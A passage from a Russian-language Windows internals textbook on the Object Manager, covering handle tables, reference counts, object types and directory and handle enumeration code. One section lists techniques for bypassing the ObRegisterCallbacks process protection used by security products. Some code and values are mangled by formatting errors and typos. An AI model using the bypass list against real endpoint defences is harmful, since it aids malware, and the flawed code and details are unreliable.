-- Windows                Объекты оконной подсистемы
|-- WindowStations
|   |-- WinSta0           WindowStation
|       |-- Default       Desktop
|       |-- Winlogon       Desktop
|       |-- Disconnect     Desktop
|-- ...

-- NLS                    National Language Support
|-- NlsSectionUnicode     Section (Unicode таблицы)

-- FileSystem             Объекты файловых систем
|-- Ntfs
|-- FastFat
|-- Npfs
|-- ...

-- REGISTRY               Корень реестра (Key)
|-- MACHINE
|-- USER

|-- Driver                Объекты драйверов
|-- NTFS
|-- Tcpip
|-- AFD
|-- ...

```

7.5.2. Каталог \BaseNamedObjects

Это основное место, где пользовательский код создаёт именованные объекты ядра. Когда приложение вызывает `CreateMutex(NULL, FALSE, L"МyMutex")`, объект мьютекса создаётся в каталоге `\Sessions\N\BaseNamedObjects` (где N — номер сессии текущего пользователя). Если используется префикс `Global\` (например, `CreateMutex(NULL, FALSE, L"Global\МyMutex")`), объект создаётся в `\BaseNamedObjects`.

Это важно для понимания изоляции между сессиями: два пользователя, создавшие мьютекс с одним именем `МyMutex`, получают два разных объекта в разных каталогах сессий. Но если оба используют префикс `Global\`, они получают доступ к одному объекту.

7.5.3. Каталог \?? и DOS-имена устройств

Каталог `\??` содержит символические ссылки, отображающие знакомые DOS-имена устройств (C:, D:, COM1, LPT1) на пути к реальным объектам устройств в каталоге `\Device`. Этот каталог является рег- user: каждый пользователь имеет собственный набор устройств (что позволяет, например, монтировать сетевые диски индивидуально).

При разрешении пути типа `C:\Windows\System32\ntdll.dll` происходит следующее:

1. I/O Manager видит путь вида `\??\C:\Windows\System32\ntdll.dll`

2. Object Manager разрешает `\\?\\C:` как символическую ссылку на `\\Device\\HarddiskVolume3`
3. Путь трансформируется в `\\Device\\HarddiskVolume3\\Windows\\System32\\ntdll.dll`
4. Parse-процедура объекта Device перенаправляет запрос файловой системе

7.5.4. Каталог \\KnownDlls

Каталог `\\KnownDlls` содержит объекты типа Section для системных DLL, которые были предварительно загружены (mapped) при старте системы. Когда процесс загружает одну из этих DLL, загрузчик (ntdll!LdrLoadDll) сначала проверяет `\\KnownDlls` — если там есть соответствующая секция, DLL мапится из неё, минуя обращение к файловой системе.

Это даёт двойную выгоду: - **Производительность**: секция уже создана, не нужно открывать файл и создавать mapping - **Безопасность**: предотвращает DLL hijacking для критических системных библиотек — даже если злоумышленник подложит свою kernel32.dll в текущий каталог, загрузчик возьмёт версию из `\\KnownDlls`

Список KnownDlls определяется в реестре: `HKLM\\SYSTEM\\CurrentControlSet\\Control\\SessionManager\\KnownDlls`.

7.6. Архитектура таблицы дескрипторов (Handle Table)

7.6.1. Общая концепция

Каждый процесс имеет собственную таблицу дескрипторов (handle table), которая отображает целочисленные значения дескрипторов (HANDLE) на указатели к объектам ядра. Таблица хранится в поле `EPROCESS.ObjectTable` и указывает на структуру `HANDLE_TABLE`.

Значения дескрипторов в Windows кратны 4 (0x04, 0x08, 0x0C, 0x10, ...). Младшие два бита зарезервированы для внутреннего использования (наследование, защита). Фактический индекс в таблице вычисляется как `HandleValue / 4`.

7.6.2. Трёхуровневая структура

На x64 таблица дескрипторов организована в три уровня, подобно таблицам страниц:

```
HANDLE_TABLE
|
+--> Level 0: Таблица указателей (до 256 записей)
|
+--> [0]: HANDLE_TABLE_ENTRY[256]    Handles 0x004 - 0x3FC
+--> [1]: HANDLE_TABLE_ENTRY[256]    Handles 0x400 - 0x7FC
+--> [2]: HANDLE_TABLE_ENTRY[256]    Handles 0x800 - 0xBFC
\\--> ...

Level 1: Таблица указателей -> указатели на массивы Level 0
Level 2: Таблица указателей -> указатели на таблицы Level 1
```

На практике большинство процессов используют только один уровень (Level 0), что позволяет адресовать до 256 дескрипторов (handles 0x004 - 0x3FC). При необходимости таблица расширяется.

Максимальное количество дескрипторов на процесс — 16 777 216 (2^{24}) на x64.

7.6.3. HANDLE_TABLE_ENTRY

Каждая запись в таблице дескрипторов имеет размер 16 байт на x64:

```
typedef struct _HANDLE_TABLE_ENTRY {
    union {
        PVOID Object; // +0x00 -- указатель на OBJECT_HEADER
        // Младшие биты используются для флагов:
        // Bit 0: OBJ_PROTECT_CLOSE (HANDLE_ATTRIBUTE_PROTECT_FROM_CLOSE)
        // Bit 1: OBJ_INHERIT
        // Bit 2: OBJ_AUDIT_OBJECT_CLOSE
        ULONG_PTR ObAttributes;
        PHANDLE_TABLE_ENTRY_INFO InfoTable;
        ULONG_PTR Value;
    };
    union {
        ACCESS_MASK GrantedAccess; // +0x08 -- маска доступа
        struct {
            USHORT GrantedAccessIndex;
            USHORT CreatorBackTraceIndex;
        };
        LONG NextFreeTableEntry; // Если запись свободна -- индекс следующей
    };
} HANDLE_TABLE_ENTRY, *PHANDLE_TABLE_ENTRY;
```

Важные нюансы:

- Указатель на объект фактически указывает на **OBJECT_HEADER**, а не на тело объекта. При этом младшие 4 бита содержат атрибуты (OBJ_INHERIT, OBJ_PROTECT_CLOSE, OBJ_AUDIT_OBJECT_CLOSE), а не являются частью адреса (адреса в ядре всегда выровнены минимум на 16 байт).
- **GrantedAccess** содержит маску доступа, предоставленную при открытии дескриптора. Эта маска проверяется при каждом использовании handle.
- Начиная с Windows 8.1, указатель на объект в HANDLE_TABLE_ENTRY кодируется (XOR с некоторым значением) для затруднения эксплуатации.

7.6.4. Специальные значения дескрипторов

Существует несколько «псевдо-дескрипторов», которые не хранятся в таблице, а распознаются ядром напрямую:

0xFFFFFFFF (-1)	NtCurrentProcess()	-- текущий процесс
0xFFFFFFFFE (-2)	NtCurrentThread()	-- текущий поток
0xFFFFFFF6 (-10)	NtCurrentProcessToken()	-- токен текущего процесса
0xFFFFFFF5 (-11)	NtCurrentThreadToken()	-- токен текущего потока (impersonation)
0xFFFFFFF4 (-12)	NtCurrentThreadEffectiveToken()	-- эффективный токен потока

7.6.5. Системная таблица дескрипторов

Помимо per-process таблиц, существует глобальная системная таблица дескрипторов (**PspCidTable**). Она хранит не обычные дескрипторы, а отображение Process ID / Thread ID на указатели к объектам EPROCESS/ETHREAD. Это позволяет ядру быстро находить объект процесса или потока по его идентификатору.

PID и TID в Windows — это фактически индексы в **PspCidTable**, поэтому они также кратны 4.

7.7. Подсчёт ссылок на объекты

7.7.1. Два счётчика

Каждый объект имеет два счётчика в OBJECT_HEADER:

- **PointerCount** (он же ReferenceCount) — количество указателей на объект из kernel-mode. Увеличивается при каждом **ObReferenceObject()** и уменьшается при **ObDereferenceObject()**.
- **HandleCount** — количество дескрипторов (handles), ссылающихся на объект из таблиц дескрипторов (user-mode и kernel-mode).

Создание дескриптора увеличивает оба счётчика. Закрытие дескриптора уменьшает HandleCount и PointerCount. Объект уничтожается только когда PointerCount достигает нуля.

```

Создание объекта:      PointerCount = 1, HandleCount = 0
Вставка handle:        PointerCount = 2, HandleCount = 1
Ещё один handle:       PointerCount = 3, HandleCount = 2
Kernel ObReference:     PointerCount = 4, HandleCount = 2
Закрытие 1 handle:     PointerCount = 3, HandleCount = 1
Kernel ObDereference:   PointerCount = 2, HandleCount = 1
Закрытие 2 handle:     PointerCount = 1, HandleCount = 0
                        → Вызывается DeleteProcedure типа
ObDereferenceObject:    PointerCount = 0
                        → Память объекта освобождается

```

7.7.2. ObReferenceObjectByHandle

Основная функция для получения указателя на объект из дескриптора:

```

NTSTATUS ObReferenceObjectByHandle(
    HANDLE Handle,
    ACCESS_MASK DesiredAccess,
    POBJECT_TYPE ObjectType,      // NULL = любой тип
    KPROCESSOR_MODE AccessMode,  // KernelMode или UserMode
    PVOID *Object,               // [out] указатель на тело объекта
    POBJECT_HANDLE_INFORMATION HandleInformation // [out, optional]
);

```

Эта функция: 1. Ищет handle в таблице дескрипторов текущего процесса 2. Проверяет тип объекта (если указан) 3. Проверяет маску доступа 4. Увеличивает PointerCount 5. Возвращает указатель на тело объекта

Вызывающий обязан впоследствии вызвать `ObDereferenceObject()` для уменьшения счётчика.

7.7.3. ObReferenceObjectByName и ObReferenceObjectByPointer

`ObReferenceObjectByName` — ищет объект по имени в пространстве имён и возвращает указатель с увеличенным счётчиком. Используется внутри ядра.

`ObReferenceObjectByPointer` — увеличивает PointerCount для уже известного указателя, с проверкой типа и режима доступа.

7.8. ObRegisterCallbacks — перехват доступа к объектам

7.8.1. Обзор механизма

Начиная с Windows Vista SP1, ядро предоставляет механизм `ObRegisterCallbacks`, позволяющий драйверам перехватывать операции открытия и дублирования дескрипторов объектов типа Process и Thread (а начиная с Windows 10 — также Desktop).

Это один из ключевых механизмов, используемых антивирусами и системами защиты для предотвращения несанкционированного доступа к защищённым процессам.

7.8.2. Использование

```
OB_CALLBACK_REGISTRATION CallbackReg;
OB_OPERATION_REGISTRATION OperationReg[2];
PVOID RegistrationHandle;

// Перехват операций с процессами
OperationReg[0].ObjectType = PsProcessType;
OperationReg[0].Operations = OB_OPERATION_HANDLE_CREATE | OB_OPERATION_HANDLE_DUPLICATE;
OperationReg[0].PreOperation = PreProcessHandleCallback;
OperationReg[0].PostOperation = PostProcessHandleCallback;

// Перехват операций с потоками
OperationReg[1].ObjectType = PsThreadType;
OperationReg[1].Operations = OB_OPERATION_HANDLE_CREATE | OB_OPERATION_HANDLE_DUPLICATE;
OperationReg[1].PreOperation = PreThreadHandleCallback;
OperationReg[1].PostOperation = PostThreadHandleCallback;

CallbackReg.Version = OB_FH_VERSION;
CallbackReg.OperationRegistrationCount = 2;
CallbackReg.Altitude = RTL_CONSTANT_STRING(L"321000");
CallbackReg.RegistrationContext = DriverContext;
CallbackReg.OperationRegistration = OperationReg;

NTSTATUS Status = ObRegisterCallbacks(&CallbackReg, &RegistrationHandle);
```

7.8.3. Pre-operation callback

```
OB_PREOP_CALLBACK_STATUS PreProcessHandleCallback(
    PVOID RegistrationContext,
    POB_PRE_OPERATION_INFORMATION OperationInfo)
{
    // OperationInfo->Object -- указатель на EPROCESS
    // OperationInfo->Operation -- OB_OPERATION_HANDLE_CREATE или HANDLE_DUPLICATE
    // OperationInfo->Parameters->CreateHandleInformation.DesiredAccess
    // OperationInfo->Parameters->CreateHandleInformation.OriginalDesiredAccess

    PEPROCESS TargetProcess = (PEPROCESS)OperationInfo->Object;

    if (IsProtectedProcess(TargetProcess)) {
        // Убираем опасные права доступа
        if (OperationInfo->Operation == OB_OPERATION_HANDLE_CREATE) {
            OperationInfo->Parameters->CreateHandleInformation.DesiredAccess
                &= ~(PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION
                    | PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE);
        }
    }

    return OB_PREOP_SUCCESS;
}
```

Этот механизм позволяет антивирусам «урезать» права доступа при открытии дескриптора защищённого процесса. Например, если вредоносный код пытается открыть процесс с правом `PROCESS_VM_WRITE` (для инъекции кода), callback может удалить этот бит из маски доступа.

7.8.4. Ограничения и обход

`ObRegisterCallbacks` имеет существенное ограничение: драйвер, регистрирующий callback, должен быть подписан (или загружен в режиме Test Signing). Это реализуется через проверку `Altitude` — каждый callback имеет «высоту», определяющую порядок вызова.

Методы обхода `ObRegisterCallbacks`, используемые как вредоносным ПО, так и исследователями:

1. **Удаление callback из списка** — найти глобальный список зарегистрированных callbacks и удалить нужную запись
2. **Прямой доступ к `PspCidTable`** — обойти handle table и получить указатель на объект напрямую
3. **Использование уже открытых handles** — дублирование существующего дескриптора через драйвер
4. **Kernel-mode `ObReferenceObject`** — callbacks не вызываются при kernel-mode обращениях

7.9. Структура OBJECT_TYPE

Каждый тип объекта описывается структурой `OBJECT_TYPE`, которая сама является объектом типа «Type»:

```
typedef struct _OBJECT_TYPE {
    LIST_ENTRY TypeList;           // +0x00 -- список всех объектов данного типа
    UNICODE_STRING Name;           // +0x10 -- имя типа
    PVOID DefaultObject;           // +0x20 -- объект по умолчанию для синхронизации
    UCHAR Index;                   // +0x28 -- индекс в ObpObjectTypes[]
    ULONG TotalNumberOfObjects;     // +0x2C -- общее число объектов данного типа
    ULONG TotalNumberOfHandles;    // +0x30 -- общее число handles
    ULONG HighWaterNumberOfObjects; // +0x34 -- максимальное число объектов
    ULONG HighWaterNumberOfHandles; // +0x38 -- максимальное число handles
    OBJECT_TYPE_INITIALIZER TypeInfo; // +0x40 -- параметры типа
    EX_PUSH_LOCK TypeLock;         // +0xB8 -- блокировка
    ULONG Key;                     // +0xC0 -- ключ для пула
    LIST_ENTRY CallbackList;       // +0xC8 -- список ObRegisterCallbacks
} OBJECT_TYPE, *POBJECT_TYPE;
```

`OBJECT_TYPE_INITIALIZER` содержит:

```
typedef struct _OBJECT_TYPE_INITIALIZER {
    USHORT Length;                 // +0x00
    UCHAR ObjectTypeFlags;         // +0x02
    // ObjectTypeFlags bits:
    // CaseInsensitive, UnnamedObjectsOnly,
    // UseDefaultObject, SecurityRequired,
    // MaintainHandleCount, MaintainTypeList,
    // SupportsObjectCallbacks, CacheAligned
    ULONG ObjectTypeCode;          // +0x04
    ULONG InvalidAttributes;       // +0x08
    GENERIC_MAPPING GenericMapping; // +0x0C
    ULONG ValidAccessMask;         // +0x1C
    ULONG RetainAccess;            // +0x20
    POOL_TYPE PoolType;            // +0x24
    ULONG DefaultPagedPoolCharge;  // +0x28
    ULONG DefaultNonPagedPoolCharge; // +0x2C
    OB_DUMP_METHOD DumpProcedure;  // +0x30
    OB_OPEN_METHOD OpenProcedure;  // +0x38
    OB_CLOSE_METHOD CloseProcedure; // +0x40
    OB_DELETE_METHOD DeleteProcedure; // +0x48
    OB_PARSE_METHOD ParseProcedure; // +0x50
    OB_SECURITY_METHOD SecurityProcedure; // +0x58
    OB_QUERYNAME_METHOD QueryNameProcedure; // +0x60
    OB_OKAYTOCLOSE_METHOD OkayToCloseProcedure; // +0x68
    ULONG WaitObjectFlagMask;     // +0x70
    USHORT WaitObjectFlagOffset;  // +0x74
    USHORT WaitObjectPointerOffset; // +0x76
} OBJECT_TYPE_INITIALIZER, *POBJECT_TYPE_INITIALIZER;
```

Массив `ObpObjectTypes[]` — глобальный массив указателей на `OBJECT_TYPE`, индексированный `TypeIndex`. Именно из него ядро получает тип объекта после дешифровки `TypeIndex`.

7.10. Практика: Обзор пространства имён через NtOpenDirectoryObject и NtQueryDirectoryObject

7.10.1. Системные вызовы

Для навигации по пространству имён объектов из user-mode используются два основных системных вызова:

```
// Открытие каталога объектов
NTSTATUS NtOpenDirectoryObject(
    PHANDLE DirectoryHandle,           // [out]
    ACCESS_MASK DesiredAccess,         // DIRECTORY_QUERY | DIRECTORY_TRAVERSE
    POBJECT_ATTRIBUTES ObjectAttributes // Имя каталога
);

// Перечисление содержимого каталога
NTSTATUS NtQueryDirectoryObject(
    HANDLE DirectoryHandle,
    PVOID Buffer,                      // [out] массив OBJECT_DIRECTORY_INFORMATION
    ULONG Length,
    BOOLEAN ReturnSingleEntry,
    BOOLEAN RestartScan,
    PULONG Context,                   // [in/out] курсор
    PULONG ReturnLength                // [out, optional]
);
```

7.10.2. Пример кода: обзор каталога объектов

```
#include <wchar.h>

// Определение недокументированных типов
typedef struct _OBJECT_DIRECTORY_INFORMATION {
    UNICODE_STRING Name;
    UNICODE_STRING TypeName;
} OBJECT_DIRECTORY_INFORMATION, *POBJECT_DIRECTORY_INFORMATION;

void BrowseObjectDirectory(LPCWSTR DirectoryPath) {
    UNICODE_STRING DirName;
    RtlInitUnicodeString(&DirName, DirectoryPath);

    OBJECT_ATTRIBUTES oa;
    InitializeObjectAttributes(&oa, &DirName, OBJ_CASE_INSENSITIVE, NULL, NULL);

    HANDLE hDir;
    NTSTATUS status = NtOpenDirectoryObject(&hDir, DIRECTORY_QUERY, &oa);
    if (!NT_SUCCESS(status)) {
        printf("NtOpenDirectoryObject failed: 0x%08X\n", status);
        return;
    }

    BYTE buffer[2048];
    ULONG context = 0;
    ULONG returnLength;
    BOOLEAN restartScan = TRUE;

    while (TRUE) {
        status = NtQueryDirectoryObject(
            hDir,
            buffer,
            sizeof(buffer),
            FALSE,          // Получить все записи за раз
            restartScan,
            &context,
            &returnLength
        );

        if (!NT_SUCCESS(status))
            break;

        POBJECT_DIRECTORY_INFORMATION info = (POBJECT_DIRECTORY_INFORMATION)buffer;
        while (info->Name.Length > 0) {
            wprintf(L"%-40.*s  [%.s]\n",
                info->Name.Length / sizeof(WCHAR), info->Name.Buffer,
                info->TypeName.Length / sizeof(WCHAR), info->TypeName.Buffer);
            info++;
        }

        restartScan = FALSE;
    }

    NtClose(hDir);
}

int main() {
    // Обзор корневого каталога
    printf("=== Root Directory (\\) ===\n");
    BrowseObjectDirectory(L"\\");

    printf("\n=== Object Types ===\n");
    BrowseObjectDirectory(L"\\ObjectTypes");

    printf("\n=== BaseNamedObjects ===\n");
    BrowseObjectDirectory(L"\\BaseNamedObjects");

    printf("\n=== Devices ===\n");
    BrowseObjectDirectory(L"\\Device");

    printf("\n=== DOS Devices ===\n");
    BrowseObjectDirectory(L"\\??");

    printf("\n=== KnownDlls ===\n");
    BrowseObjectDirectory(L"\\KnownDlls");
}
```

```
    return 0;
}
```

Для получения информации о символических ссылках используется `NtOpenSymbolicLinkObject` + `NtQuerySymbolicLinkObject`:

```
void ResolveSymLink(LPCWSTR LinkPath) {
    UNICODE_STRING linkName;
    RtlInitUnicodeString(&linkName, LinkPath);

    OBJECT_ATTRIBUTES oa;
    InitializeObjectAttributes(&oa, &linkName, OBJ_CASE_INSENSITIVE, NULL, NULL);

    HANDLE hLink;
    NTSTATUS status = NtOpenSymbolicLinkObject(&hLink, SYMBOLIC_LINK_QUERY, &oa);
    if (!NT_SUCCESS(status)) return;

    WCHAR targetBuf[512];
    UNICODE_STRING target;
    target.Buffer = targetBuf;
    target.MaximumLength = sizeof(targetBuf);

    status = NtQuerySymbolicLinkObject(hLink, &target, NULL);
    if (NT_SUCCESS(status)) {
        wprintf(L"%s → %.*s\n", LinkPath,
            target.Length / sizeof(WCHAR), target.Buffer);
    }

    NtClose(hLink);
}
```

7.11. Практика: Перечисление дескрипторов системы

7.11.1. NtQuerySystemInformation с SystemExtendedHandleInformation

Одна из самых мощных техник для анализа системы — перечисление всех открытых дескрипторов во всех процессах. Это достигается через `NtQuerySystemInformation` с классом `SystemExtendedHandleInformation` (64).

```
#define SystemExtendedHandleInformation 64

typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX {
    PVOID Object; // Указатель на объект в kernel-mode
    ULONG_PTR UniqueProcessId; // PID процесса-владельца
    ULONG_PTR HandleValue; // Значение дескриптора
    ULONG GrantedAccess; // Маска доступа
    USHORT CreatorBackTraceIndex;
    USHORT ObjectTypeIndex; // Индекс типа объекта
    ULONG HandleAttributes; // Атрибуты (OBJ_INHERIT, OBJ_PROTECT_CLOSE)
    ULONG Reserved;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX, *PSYSTEM_HANDLE_TABLE_ENTRY_INFO_EX;

typedef struct _SYSTEM_HANDLE_INFORMATION_EX {
    ULONG_PTR NumberOfHandles;
    ULONG_PTR Reserved;
    SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX Handles[1];
} SYSTEM_HANDLE_INFORMATION_EX, *PSYSTEM_HANDLE_INFORMATION_EX;
```


7.11.2. Полный пример: перечисление и идентификация handles

```
#include <windows.h>
#include <stdio.h>

// Прототипы Nt-функций (получаются через GetProcAddress из ntdll.dll)
typedef NTSTATUS (NTAPI *pNtQuerySystemInformation)(
    ULONG SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

typedef NTSTATUS (NTAPI *pNtDuplicateObject)(
    HANDLE SourceProcessHandle,
    HANDLE SourceHandle,
    HANDLE TargetProcessHandle,
    PHANDLE TargetHandle,
    ACCESS_MASK DesiredAccess,
    ULONG HandleAttributes,
    ULONG Options
);

typedef NTSTATUS (NTAPI *pNtQueryObject)(
    HANDLE Handle,
    ULONG ObjectInformationClass,
    PVOID ObjectInformation,
    ULONG ObjectInformationLength,
    PULONG ReturnLength
);

#define ObjectBasicInformation 0
#define ObjectNameInformation 1
#define ObjectTypeInformation 2

typedef struct _OBJECT_TYPE_INFORMATION {
    UNICODE_STRING TypeName;
    ULONG TotalNumberOfObjects;
    ULONG TotalNumberOfHandles;
    // ... остальные поля
} OBJECT_TYPE_INFORMATION, *POBJECT_TYPE_INFORMATION;

PSYSTEM_HANDLE_INFORMATION_EX GetSystemHandles() {
    pNtQuerySystemInformation NtQuerySystemInformation =
        (pNtQuerySystemInformation)GetProcAddress(
            GetModuleHandleW(L"ntdll.dll"), "NtQuerySystemInformation");

    ULONG bufferSize = 1024 * 1024; // Начинаем с 1 MB
    PVOID buffer = NULL;
    NTSTATUS status;

    do {
        buffer = realloc(buffer, bufferSize);
        if (!buffer) return NULL;

        status = NtQuerySystemInformation(
            SystemExtendedHandleInformation,
            buffer,
            bufferSize,
            NULL
        );

        if (status == 0xC0000004 /* STATUS_INFO_LENGTH_MISMATCH */) {
            bufferSize *= 2;
        }
    } while (status == 0xC0000004);

    if (status != 0) {
        free(buffer);
        return NULL;
    }

    return (PSYSTEM_HANDLE_INFORMATION_EX)buffer;
}

void EnumerateHandles(DWORD targetPid) {
```

```

PSYSTEM_HANDLE_INFORMATION_EX handleInfo = GetSystemHandles();
if (!handleInfo) {
    printf("Failed to get system handles\n");
    return;
}

printf("Total handles in system: %llu\n", handleInfo->NumberOfHandles);

// Открываем целевой процесс для дублирования handles
HANDLE hProcess = OpenProcess(PROCESS_DUP_HANDLE, FALSE, targetPid);
if (!hProcess) {
    printf("Cannot open process %d\n", targetPid);
    free(handleInfo);
    return;
}

pNtDuplicateObject NtDuplicateObject =
    (pNtDuplicateObject)GetProcAddress(
        GetModuleHandleW(L"ntdll.dll"), "NtDuplicateObject");
pNtQueryObject NtQueryObject =
    (pNtQueryObject)GetProcAddress(
        GetModuleHandleW(L"ntdll.dll"), "NtQueryObject");

for (ULONG_PTR i = 0; i < handleInfo->NumberOfHandles; i++) {
    PSYSTEM_HANDLE_TABLE_ENTRY_INFO_EX entry = &handleInfo->Handles[i];

    if (entry->UniqueProcessId != targetPid)
        continue;

    // Дублируем handle в наш процесс
    HANDLE hDuplicate = NULL;
    NTSTATUS status = NtDuplicateObject(
        hProcess,
        (HANDLE)entry->HandleValue,
        GetCurrentProcess(),
        &hDuplicate,
        0,
        0,
        DUPLICATE_SAME_ACCESS
    );

    if (status != 0) continue;

    // Получаем тип объекта
    BYTE typeBuffer[1024];
    status = NtQueryObject(
        hDuplicate,
        ObjectTypeInformation,
        typeBuffer,
        sizeof(typeBuffer),
        NULL
    );

    WCHAR typeName[128] = L"<unknown>";
    if (status == 0) {
        POBJECT_TYPE_INFORMATION typeInfo = (POBJECT_TYPE_INFORMATION)typeBuffer;
        wcsncpy(typeName, typeInfo->TypeName.Buffer,
            typeInfo->TypeName.Length / sizeof(WCHAR));
        typeName[typeInfo->TypeName.Length / sizeof(WCHAR)] = L'\0';
    }

    // Получаем имя объекта (ОСТОРОЖНО: может зависнуть на File handles!)
    BYTE nameBuffer[2048];
    WCHAR objectName[512] = L"";

    // Для File objects запрашиваем имя в отдельном потоке (с таймаутом)
    if (wcscmp(typeName, L"File") != 0) {
        status = NtQueryObject(
            hDuplicate,
            ObjectNameInformation,
            nameBuffer,
            sizeof(nameBuffer),
            NULL
        );

        if (status == 0) {
            PUNICODE_STRING nameInfo = (PUNICODE_STRING)nameBuffer;
            if (nameInfo->Length > 0) {

```

```

        wcsncpy(objectName, nameInfo→Buffer,
                nameInfo→Length / sizeof(WCHAR));
        objectName[nameInfo→Length / sizeof(WCHAR)] = L'\0';
    }
}

wprintf(L"Handle 0x%04X  Type: %-20s  Access: 0x%08X  Name: %s\n",
        (ULONG)entry→HandleValue,
        typeName,
        entry→GrantedAccess,
        objectName[0] ? objectName : L"(unnamed)");

CloseHandle(hDuplicate);
}

CloseHandle(hProcess);
free(handleInfo);
}

int main(int argc, char *argv[]) {
    if (argc ≠ 2) {
        printf("Usage: %s <PID>\n", argv[0]);
        return 1;
    }

    DWORD pid = atoi(argv[1]);
    EnumerateHandles(pid);
    return 0;
}

```

7.11.3. Важные замечания

Осторожность с File handles: Вызов `NtQueryObject(ObjectNameInformation)` для дескрипторов типа File, ссылающихся на именованные каналы (named pipes) или синхронные устройства, может привести к зависанию потока. Решение — выполнять запрос в отдельном потоке с таймаутом:

```

DWORD WINAPI QueryObjectNameThread(LPVOID param) {
    QueryContext *ctx = (QueryContext *)param;
    ctx→status = NtQueryObject(
        ctx→handle,
        ObjectNameInformation,
        ctx→buffer,
        ctx→bufferSize,
        &ctx→returnLength
    );
    return 0;
}

NTSTATUS SafeQueryObjectName(HANDLE h, PVOID buf, ULONG size, PULONG retLen) {
    QueryContext ctx = { h, buf, size, 0, 0 };
    HANDLE hThread = CreateThread(NULL, 0, QueryObjectNameThread, &ctx, 0, NULL);

    if (WaitForSingleObject(hThread, 1000) == WAIT_TIMEOUT) {
        TerminateThread(hThread, 0);
        CloseHandle(hThread);
        return STATUS_TIMEOUT;
    }

    CloseHandle(hThread);
    if (retLen) *retLen = ctx.returnLength;
    return ctx.status;
}

```

ObjectTypeInfo: Поле `ObjectTypeInfo` в `SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX` содержит индекс типа объекта. Этот индекс можно сопоставить с именем типа, предварительно построив таблицу индексов, перечислив объекты в `\ObjectTypes`.

7.12. Внутренняя реализация Object Directory

7.12.1. Структура OBJECT_DIRECTORY

Каталог объектов реализован как hash-таблица с цепочками:

```
typedef struct _OBJECT_DIRECTORY {
    POBJECT_DIRECTORY_ENTRY HashBuckets[37]; // +0x00 -- 37 бакетов
    EX_PUSH_LOCK Lock;                       // +0x128
    PDEVICE_MAP DeviceMap;                   // +0x130
    ULONG SessionId;                         // +0x138
    PVOID NamespaceEntry;                   // +0x140
    ULONG Flags;                             // +0x148
} OBJECT_DIRECTORY;

typedef struct _OBJECT_DIRECTORY_ENTRY {
    struct _OBJECT_DIRECTORY_ENTRY *ChainLink; // +0x00 -- следующий в цепочке
    PVOID Object;                             // +0x08 -- указатель на объект
    ULONG HashValue;                           // +0x10 -- хэш имени
} OBJECT_DIRECTORY_ENTRY;
```

Хэш-функция (`ObpHashObjectName`) вычисляет хэш от имени объекта (case-insensitive) и использует остаток от деления на 37 для выбора бакета. Число 37 было выбрано ещё в первых версиях NT и не менялось.

7.12.2. Разрешение имени (Name Resolution)

Когда пользовательский код вызывает, например, `NtOpenEvent(L"\\BaseNamedObjects\\MyEvent")`, Object Manager выполняет следующий алгоритм:

1. Начинает с корневого каталога `\`
2. Ищет `BaseNamedObjects` в хэш-таблице каталога
3. Если объект — каталог (Directory), входит в него и ищет `MyEvent`
4. Если объект — символическая ссылка (SymbolicLink), разрешает ссылку и продолжает
5. Если объект имеет Parse-процедуру (например, Device), вызывает её, передавая остаток пути

Parse-процедура — ключевой механизм для интеграции Object Manager с другими подсистемами. Например, объект `\\Device\\HarddiskVolume3` имеет Parse-процедуру, которая перенаправляет запрос файловой системе NTFS, а объект `\\REGISTRY` имеет Parse-процедуру, которая перенаправляет запрос Configuration Manager (подсистеме реестра).

7.13. Безопасность объектов

7.13.1. Security Descriptor

Каждый объект может иметь дескриптор безопасности (Security Descriptor), хранимый в поле `SecurityDescriptor` структуры `OBJECT_HEADER`. Дескриптор безопасности содержит:

- **Owner SID** — владелец объекта
- **DACL** (Discretionary Access Control List) — определяет, кто имеет доступ и какой
- **SACL** (System Access Control List) — определяет правила аудита
- **Group SID** — группа-владелец

При каждом открытии дескриптора ядро вызывает `SeAccessCheck()`, которая сравнивает запрошенные права (DesiredAccess) с DACL объекта, учитывая токен безопасности вызывающего.

7.13.2. OkayToClose callback

Некоторые типы объектов регистрируют callback `OkayToCloseProcedure`, вызываемый перед закрытием дескриптора. Это позволяет типу отклонить закрытие в определённых условиях. Например, тип `WindowStation` отклоняет закрытие последней оконной станции процесса.

7.13.3. Permanent и Temporary объекты

Объект, помеченный флагом `PermanentObject`, не удаляется из пространства имён даже когда все дескрипторы закрыты. Это используется для объектов, которые должны существовать постоянно (например, объекты-устройства). Для удаления permanent-объекта используется `NtMakeTemporaryObject()`.

7.14. Private Namespaces (Boundary Descriptors)

Начиная с Windows Vista, Object Manager поддерживает Private Namespaces — приватные каталоги объектов, доступ к которым ограничен набором SID-ов, заданных через Boundary Descriptor.

```
// Создание boundary descriptor
HANDLE hBoundary = CreateBoundaryDescriptor(L"MyBoundary", 0);

// Добавление SID (например, текущего пользователя)
BYTE sidBuf[SECURITY_MAX_SID_SIZE];
DWORD sidSize = sizeof(sidBuf);
CreateWellKnownSid(WinLocalSid, NULL, sidBuf, &sidSize);
AddSIDToBoundaryDescriptor(&hBoundary, (PSID)sidBuf);

// Создание приватного пространства имён
SECURITY_ATTRIBUTES sa = { sizeof(sa), NULL, FALSE };
HANDLE hNamespace = CreatePrivateNamespace(&sa, hBoundary, L"MyPrivateNamespace");

// Использование: создаём объект внутри приватного пространства
HANDLE hMutex = CreateMutex(NULL, FALSE, L"MyPrivateNamespace\\MyMutex");
```

Внутри Object Manager приватные пространства реализуются через `NtCreatePrivateNamespace`, который создаёт каталог с привязанным Boundary Descriptor. Попытка открыть приватное пространство с несовпадающим Boundary Descriptor приведёт к ошибке `STATUS_OBJECT_PATH_NOT_FOUND`.

7.15. Object Manager в WinDbg

Для исследования Object Manager в отладчике ядра доступны следующие команды:

7.15.1. Просмотр каталога объектов

```
kd> !object \
Object: fffff91003200000 Type: (fffff910031400a60) Directory
ObjectHeader: fffff910031ffffd0 (new version)
HandleCount: 0 PointerCount: 44
Directory Object: 00000000 Name: \

Hash Address      Type      Name
----
01 fffff9100321a0ab0 Directory ObjectTypes
04 fffff9100323a9050 Key       REGISTRY
07 fffff910032167070 Directory KnownDlls
11 fffff91003218e640 Directory Device
13 fffff910032182070 Directory Windows
17 fffff910032180380 Directory BaseNamedObjects
